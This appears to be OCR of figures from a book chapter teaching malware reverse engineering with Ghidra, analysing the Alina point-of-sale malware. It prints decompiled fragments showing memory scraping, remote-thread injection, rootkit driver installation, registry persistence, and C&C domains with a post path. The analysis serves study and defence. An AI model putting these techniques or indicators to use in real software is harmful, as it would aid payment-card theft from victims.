

Create Ghidra Project
Create a new Ghidra project.
Project name:
MyExtensions
Project root directory:
C:\Users\virusito\eclipse-workspace
Create run configuration
Run configuration memory:
default
< Back
Next >
Finish
Cancel



GhidraDev
Window
Help
New
Export
Preferences
Link Ghidra...
About GhidraDev...
Ghidra Script...
Ghidra Script Project...
Ghidra Module Project...



Sample Table Provider [CodeBrowser: hello world:/h...
Help
Sample Table Provider
Discovered Algorithms
Reference Counter
Basic Block Count
Function Size
Output File
C:\Users\virusito\SampleTablePluginOutput.txt
...
Run Algorithms
Name
Algorithm
Score
___main
Basic Block Count
11
___main
Reference Counter
17
___main
Function Size
93
Filter:





Chapter 5: Reversing Malware Using Ghidra





Symbol Tree
Imports
ADVAPI32.DLL
AllocateAndInitializeSid
CheckTokenMembership
CloseServiceHandle
ControlService
CreateServiceA
DeleteService
FreeSid
OpenSCManagerA
OpenServiceA
RegCloseKey
RegCreateKeyExA
RegOpenKeyExA
RegQueryValueExA
RegSetValueExA
StartServiceA


Symbol Tree
Imports
ADVAPI32.DLL
KERNEL32.DLL
SHELL32.DLL
URLMON.DLL
URLDownloadToFileA
WININET.DLL
HttpOpenRequestA
HttpQueryInfoA
HttpSendRequestA
InternetCloseHandle
InternetConnectA
InternetOpenA
InternetReadFile








String Search - 1677 items - [Spark.exe, Minimum size = 5, Align = 1]


De...	Location	Code Unit		String View
	004de924	?? 2Fh	/	
	004de93c	?? 61h	a	"adobeflasherup1.com"
	004de954	?? 6Ah	j	"javaoracle2.ru"
	004de968	?? 75h	u	

String Search - 1677 items - [Spark.exe, Minimum size = 5, Align = 1]

De...	Location	Code Unit	String View
	004f0bc4	?? 31h 1	"1#QNAN"
	004f17a0	ds "C:\\User...	"C:\\User \\Benson\\ esktop\\ALIN\\Source working\\Debug\\Spark.pdb"
	004f6040	?? 2Eh .	".?AVerro
	004f6068	?? 2Eh .	".?AV_Generic_error_category@std@@"
	004f645d	?? 50h P	"Password7YhngylKo09H"
	004f6472	?? 5Ch \	
	004f647a	?? 5Ch \	"\\Installed\\windefender.exe"
	004f6495	?? 73h s	
	004f64a1	?? 53h S	"SHGetSpecialFolderPathA"
	004f64b9	?? 53h S	
	004f64cc	?? 53h S	"SHELLCODE_MUTEX"
	004f689d	?? 21h !	run in DOS mode.\r\r\n$"
	004f6a18	?? 2Eh .	".text"
	004f6ab8	?? 2Eh .	".reloc"
	004f74c4	?? 63h c	"c:\\drivers\\test\\objchk_win7_x86\\i38 \\ssdthook.pdb"

```
local_c = intantiateAndPersistToAppData();
cleanPreviousInfections();
local_18 = (HANDLE *)declareSparkPipe();
setupC&C();
persistenceThread(local_18);
installRootkit();
explorerPersistence();
C&Ccommunication();
pvVar1 = (void *)mathAlgorithm();
memoryScraping(pvVar1);
```



Decompile: FUN_004607c0 - (Spark.exe)
}
if ((*local_28 == 0x3d) || (*local_28 == 0x44)) {
local_58 = (byte *)0x0;
local_64 = (byte *)0x0;
local_70 = local_28;
local_7c = 0;
if (local_28[-0x10] == 0x33) {
local_7c = 6;
}
else {
if (local_28[-0x10] == 0x34) {
local_7c = 8;
}
else {
if (local_28[-0x10] == 0x35) {
local_7c = 1;
}
else {
if (local_28[-0x10] != 0x36) goto LAB_0046081f;
local_7c = 3;
}
}
}
if ((((((0x30 < local_28[1]) && (local_28[1] < 0x35)) && (local_28[2] < 0x3a)) &&
((0x2f < local_28[2] &&
Python [CodeBrowser: alina:/Spark...
Help
Python - Interpreter
>>> for i in range(ord('0'), ord('9')+1):
... print(chr(i) + ' = ' + hex(i))
...
0 = 0x30
1 = 0x31
2 = 0x32
3 = 0x33
4 = 0x34
5 = 0x35
6 = 0x36
7 = 0x37
8 = 0x38
9 = 0x39
>>>
Address not found in program memory: fffffff0
while(true) {
VirtualQueryEx(*hProcess,lpAddress,(PMEMORY_BASIC_INFORMATION)&pMemoryBasicInformation,0x1c
);
iVar3 = __RTC_CheckEsp();
if (iVar3 == 0) break;
if ((pMemoryBasicInformation.Protect == 4) && (pMemoryBasicInformation.State == 0x1000)) {
if (local_24 < pMemoryBasicInformation.RegionSize) {
if (lpBuffer != (byte *)0x0) {
local_1b4 = lpBuffer;
thunk_FUN_004794e0(lpBuffer);
}
local_1a8 = (byte *)thunk_FUN_004702b0(pMemoryBasicInformation.RegionSize);
lpBuffer = local_1a8;
if (local_1a8 == (byte *)0x0) goto LAB_0046041f;
local_24 = pMemoryBasicInformation.RegionSize;
}
ReadProcessMemory(*hProcess,pMemoryBasicInformation.BaseAddress,lpBuffer,
pMemoryBasicInformation.RegionSize,lpNumberOfBytesRead);



```
                    processBlacklist

004f8170 7c ca 4d 00   addr        s_explorer.exe_004dca7c

                    PTR_s_chrome.exe_004f8174
004f8174 d4 ca 4d 00   addr        s_chrome.exe_004dcad4
004f8178 e4 ca 4d 00   addr        s_firefox.exe_004dcae4
004f817c f4 ca 4d 00   addr        s_iexplore.exe_004dcaf4
004f8180 04 cb 4d 00   addr        s_svchost.exe_004dcb04
004f8184 14 cb 4d 00   addr        s_smss.exe_004dcb14
004f8188 20 cb 4d 00   addr        s_csrss.exe_004dcb20
004f818c 2c cb 4d 00   addr        s_wininit.exe_004dcb2c
004f8190 3c cb 4d 00   addr        s_steam.exe_004dcb3c
004f8194 48 cb 4d 00   addr        s_devenv.exe_004dcb48
004f8198 58 cb 4d 00   addr        s_thunderbird.exe_004dcb58
004f819c 6c cb 4d 00   addr        s_skype.exe_004dcb6c
004f81a0 78 cb 4d 00   addr        s_pidgin.exe_004dcb78
004f81a4 88 cb 4d 00   addr        s_services.exe_004dcb88
004f81a8 d8 c0 4d 00   addr        s_dwm.exe_004dc0d8
004f81ac 98 cb 4d 00   addr        s_dllhost.exe_004dcb98
004f81b0 30 c1 4d 00   addr        s_jusched.exe_004dc130
004f81b4 20 c1 4d 00   addr        s_jucheck.exe_004dc120
004f81b8 a8 cb 4d 00   addr        s_lsass.exe_004dcba8
004f81bc b4 cb 4d 00   addr        s_winlogon.exe_004dcbb4
004f81c0 c4 cb 4d 00   addr        s_alg.exe_004dcbc4
004f81c4 d0 cb 4d 00   addr        s_wscntfy.exe_004dcbd0
004f81c8 e0 cb 4d 00   addr        s_taskmgr.exe_004dcbe0
004f81cc f0 cb 4d 00   addr        s_spoolsv.exe_004dcbf0
004f81d0 00 cc 4d 00   addr        s_QML.exe_004dcc00
004f81d4 0c cc 4d 00   addr        s_AKW.exe_004dcc0c
```


```
98    local_8 = 0xffffffff;
99    thunk_FUN_00464c30();
100   if (local_2d1 == '\0') {
101     currentProcess = &processBlacklist;
102     while (currentProcess < &endOfProcessBlacklist) {
103       result = __stricmp(*currentProcess,local_128);
104       if (result == 0) goto LAB_0046b848;
105       currentProcess = currentProcess + 1;
106     }
107     OpenProcess(0x410,0,local_144[0]);
108     local_188 = (HANDLE)__RTC_CheckEsp();
109     if ((local_188 != (HANDLE)0x0) && (local_188 != (HAN
110       local_194[0] = 0;
111       IsWow64Process(local_188,local_194);
112       __RTC_CheckEsp();
113       if (local_194[0] == local_170[0]) {
114         pcVar8 = local_128;
115         pcVar7 = "{[!16!]}{[!46!]}%s (%d)";
116         iVar6 = 1;
117         uVar10 = local_144[0];
118         GetLastError();
119         uVar2 = __RTC_CheckEsp(iVar6,pcVar7,pcVar8,uVar1
120         result = DAT_004f81f0 + 0x2d;
121         puVar5 = &DAT_004dc2e4;
122         uVar3 = intantiateAndPersistToAppData();
123         thunk_FUN_00451c00(uVar3,puVar5,result,uVar2,iVa
124         local_278 = operator_new(0x40);
125         local_8 = 2;
126         if (local_278 == (void *)0x0) {
127           local_2dc = (int *)0x0;
```

```
local_328 = (int **)thunk_FUN_0045fe00((int)local_98);
local_330 = (double)(int)local_328 +
            *(double *)(&DAT_004de910 + ((int)local_328 >> 0x1f) * -8);
local_334 = local_68;
local_33c = (double)(int)local_68 +
            *(double *)(&DAT_004de910 + ((int)local_68 >> 0x1f) * -8);
local_a4 = (local_48 - ((float)local_330 * local_48) / (float)local_33c) + local_50;
```




```
                    s_diag_004de970
004de970 64 69 61      ds          "diag"
         67 00
004de975 00 00 00      ??[3]

                    s_updateinterval=_004de978
004de978 75 70 64      ds          "updateinterval="
         61 74 65
         69 6e 74 ...
004de988 00 00 00 00   ??[4]

                    s_cardinterval=_004de98c
004de98c 63 61 72      ds          "cardinterval="
         64 69 6e
         74 65 72 ...
004de99a 00 00         ??[2]

                    s_log=1_004de99c
004de99c 6c 6f 67      ds          "log=1"
         3d 31 00
004de9a2 00            ??          00h
004de9a3 00            ??          00h
```

```
89    local_8 = (uint)local_8._1_3_ << 8;
90    thunk_FUN_0044e2e0(local_a4);
91    local_8 = 0xffffffff;
92    thunk_FUN_00457470(local_80);
93  }
94  *(undefined *)((int)param_1 + 0x34) = 0;
95  local_b0 = thunk_FUN_0046c570("updateinterval=",0);
96  if (local_b0 != -1) {
97    iVar4 = thunk_FUN_004515e0((int)local_a4);
98    uVar1 = thunk_FUN_00479470((char *)(iVar4 + 0xf + local_b0));
99    thunk_FUN_0046c100(local_1c,uVar1);
100 }
101 local_b0 = thunk_FUN_0046c570("cardinterval=",0);
102 if (local_b0 != -1) {
103   iVar4 = thunk_FUN_004515e0((int)local_a4);
104   uVar1 = thunk_FUN_00479470((char *)(iVar4 + 0xd + local_b0));
105   thunk_FUN_0046c010(local_1c,uVar1);
106 }
107 local_b0 = thunk_FUN_0046c570("log=1",0);
108 if (local_b0 != -1) {
109   pcVar12 = "{[!17!]}{[!18!]}";
110   iVar9 = 1;
```



```
52    do {
53      while( true ) {
54        local_1c = (void *)setupC&C();
```

```
19  thunk_FUN_0044d380();
20  InitializeCriticalSection((LPCRITICAL_SECTION)((int)local_c + 0x1c));
21  __RTC_CheckEsp();
22  *(undefined *)((int)local_c + 0x34) = 0;
23  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)&lpStartAddress_00447172,loca
    l_c
24                ,0,local_18);
```



```
21  VirtualAllocEx(param_1,(LPVOID)0x0,param_3,0x3000,0x40);
22  local_24 = (LPTHREAD_START_ROUTINE)__RTC_CheckEsp();
23  if (local_24 != (LPTHREAD_START_ROUTINE)0x0) {
24    WriteProcessMemory(param_1,local_24,param_2,param_3,&local_c);
25    __RTC_CheckEsp();
26  }
27  CreateRemoteThread(param_1,(LPSECURITY_ATTRIBUTES)0x0,0,local_24,(LPVOID)0x0,0,local_18);
```

```
20  CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,"7YhngylKo09H");
21  __RTC_CheckEsp();
22  uVar1 = thunk_FUN_004556e0();
23  if ((uVar1 & 0xff) == 0) {
24    local_c = thunk_FUN_00455350("explorer.exe");
25    OpenProcess(0x3a,0,local_c);
26    local_18 = (HANDLE)__RTC_CheckEsp();
27    if (local_18 != (HANDLE)0x0) {
28      thunk_FUN_004555b0(local_18,&DAT_004f6100,0x616);
```

```
22  isUserAdministrator = checkAdministrator();
23  if (isUserAdministrator != 0) {
24    deleteService("Windows Host Process");
25    pcVar1 = _getenv("appdata");
26    _sprintf(rootkitDriverPath,"%s\\drv.sys",pcVar1);
27    uVar2 = thunk_FUN_00455920(rootkitDriverPath);
28    if ((uVar2 & 0xff) != 0) {
29      _sprintf(rootkitDriverPath,"C:\\drv.sys");
30    }
31    local_418 = _fopen(rootkitDriverPath,"wb");
32    if (local_418 != (FILE *)0x0) {
33      _fwrite(&DAT_004f6850,1,0x1400,local_418);
34      _fclose(local_418);
35      createService(rootkitDriverPath,"Windows Host Process");
```

```
21  OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
22  local_34 = (SC_HANDLE)__RTC_CheckEsp();
23  if (local_34 != (SC_HANDLE)0x0) {
24    OpenServiceA(local_34,param_1,0xf003f);
25    local_40 = (SC_HANDLE)__RTC_CheckEsp();
26    if (local_40 == (SC_HANDLE)0x0) {
27      CloseServiceHandle(local_34);
28      __RTC_CheckEsp();
```

```
29  RegOpenKeyExA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f,
30                (PHKEY)local_1c);
```

```
16    do {
17      Sleep(30000);
18      __RTC_CheckEsp();
19      intantiateAndPersistToAppData();
20      thunk_FUN_00454ba0();
21    } while( true );
```


```
36    __RTC_CheckEsp(uVar1);
37    local_168[0] = thunk_FUN_0046ba70("adobeflasherup1.com","/wordpress/post.php");
38    local_8._0_1_ = 1;
39    local_168[1] = local_168[0];
40    thunk_FUN_00459d80(local_168[0]);
41    local_8._0_1_ = 0;
42    thunk_FUN_004573b0(local_15c);
43    local_168[0] = thunk_FUN_0046bb40("javaoracle2.ru","/wordpress/post.php");
44    local_8._0_1_ = 2;
```

